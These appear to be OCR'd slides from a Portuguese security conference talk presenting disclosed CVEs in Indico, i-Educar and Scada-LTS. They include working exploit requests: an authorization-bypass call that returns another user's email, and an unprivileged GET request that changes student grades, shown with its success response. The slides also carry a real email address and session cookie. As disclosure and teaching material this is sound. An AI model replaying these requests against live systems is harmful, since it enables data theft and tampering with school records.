
Pretty

```
1  POST /
2  Host:
3  Cookie
   aHR0cH
   aHR0cH
4  User-A
5  Accept
6  Accept
7  Accept
8  Conten
9  X-Requ
10 X-Csrf
11 Conten
12 Origin
13 Refere
14 Sec-Fe
15 Sec-Fe
16 Sec-Fe
17 Te: tr
18 Connec
19
20 {
     "val
       "U
     ]
   }
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.26.3
3  Date: Tue, 10 Jun 2025 19:02:32 GMT
4  Content-Type: application/json
5  Connection: keep-alive
6  Vary: Accept-Encoding
7  X-Indico-URL: /api/principals
8  Vary: Cookie
9  Content-Length: 344
10
11 {
     "User:1":{
       "affiliation":"Root",
       "affiliation_id":null,
       "affiliation_meta":null,
       "avatar_url":"/user/1/picture-default/MQ.V4G8HTnUj_MahUnFFdb7YplDd4s",
       "detail":"servnac@rnp.br (Root)",
       "email":"servnac@rnp.br",
       "first_name":"admin",
       "identifier":"User:1",
       "invalid":false,
       "last_name":"GTI",
       "name":"admin GTI",
       "title":"none",
       "type":"user",
       "user_id":1
     }
   }
```


CLONE ZERO [Executando] - Oracle VirtualBox
Applications
Places
System
Fri Jun 27, 10:28
Parrot Terminal
File
Edit
View
Search
Terminal
Help
[root@parrot]-[/home/crv157/Desktop]
#
crv157's Home
Trash
XSStrike
Firefox
Caido
Indico.py
Menu
[Burp Suite Communit...
[Home · Indico — Moz...
Parrot Terminal
11:28
27/06/2025

HACKING 2025 na WEB DAY

Quem acha que isso é uma vulnerabilidade?

BOLA

Um usuário comum regular user is able to retrieve data on all users within the application, including:

- First Name
- Last Name
- Affiliation
- Email
- Department
- Phone Number

CVE-2025-53640

CVE ID

CVE-2025-53640

GHSA ID

GHSA-q28v-664f-q6wj

Source code


indico/indico


Credits

rafaelcorvino1 Finder

O sonho de todo aluno

CVE-2025-8789





Usuário sem privilégio nenhum!

```
GET /module/Api/Diario?oper=post&resource=notas&etapa=2&instituicao_id=1&notas%5B770%5D%5B2837%5D%5B9%5D%5Bnota%5D=7.5&notas%5B770%5D%5B2837%5D%5B9%5D%5Brecuperacao%5D=5.5&oper=post&resource=notas&secret_key= HTTP/1.1
Host: comunidade.ieducar.com.br
Connection: keep-alive
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: pt-BR,pt;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Cookie: i_educar_session=zRWb2fZ7m1K3FC1t1MeFsjJymzAhbRRBzHtIrv5H

```

O sonho de todo aluno

CVE-2025-8789

```
HTTP/1.1 200 OK
Date: Fri, 16 May 2025 16:10:42 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Vary: Accept-Encoding
Cache-Control: no-cache, private
Cf-Ray: 940c258a887764ea-GIG
Strict-Transport-Security: max-age=63072000
Cf-Cache-Status: DYNAMIC
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=i7ggm8El8XYFliBQp0F0uHxUl9h184J9
q6FZf0sKWas9V1dL1os44uB86OhxhQoKU13ZozkT5aQ39aet57tbz8CFhSBQCrrKMZFvwE%2BOLlARG0doksaj1zicnmRRoLiZZM5%2BBiaDZf
kHygN5Jc0l1T"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Expect-Ct: max-age=86400, enforce
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
Set-Cookie: i_educar_session=zRWb2fZ7m1K3FC1t1MeFsjJymzAhbRRBzHtIrv5H; HttpOnly; SameSite=Lax; Path=/; Max-Age
0; Expires=Fri, 16 May 2025 18:10:42 GMT
alt-svc: h3=":443"; ma=86400
server-timing: cfL4;desc="?proto=TCP&rtt=2767&min_rtt=2109&rtt_var=1261&sent=5&recv=6&lost=0&retrans=0&sent_by
836&recv_bytes=1543&delivery_rate=1917496&cwnd=252&unsent_bytes=0&cid=83c01f20270589b8&ts=588&x=0"
Content-Length: 120

{
    "oper": "post",
    "resource": "notas",
    "msgs": [{
        "msg": "Notas postadas com sucesso!",
        "type": "success"
    }],
    "any_error_msg": false
}
```

```
{
  "oper": "post",
  "resource": "grades",
  "msgs": [{
    "msg": "Grades successfully
posted!",
    "type": "success"
  }],
  "any_error_msg": false
}
```

2XSS in one Minute

CVE-2025-7728 and CVE-2025-7729

Scada-LTS

Scada-LTS é uma solução Open Source, baseada na web e multiplataforma, para construir o seu próprio sistema SCADA (Supervisory Control and Data Acquisition).

SCADA-LTS/**Scada-LTS**

Scada-LTS is an Open Source, web-based, multi-platform solution for building your own SCADA (Supervisory Control and Data Acquisition) system.

23 Contributors | 205 Issues | 61 Discussions | 842 Stars | 309 Forks


Usado por Itaipu e IME para simular todo o sistema da usina, incluindo cenários de ciberataques.

EXÉRCITO BRASILEIRO

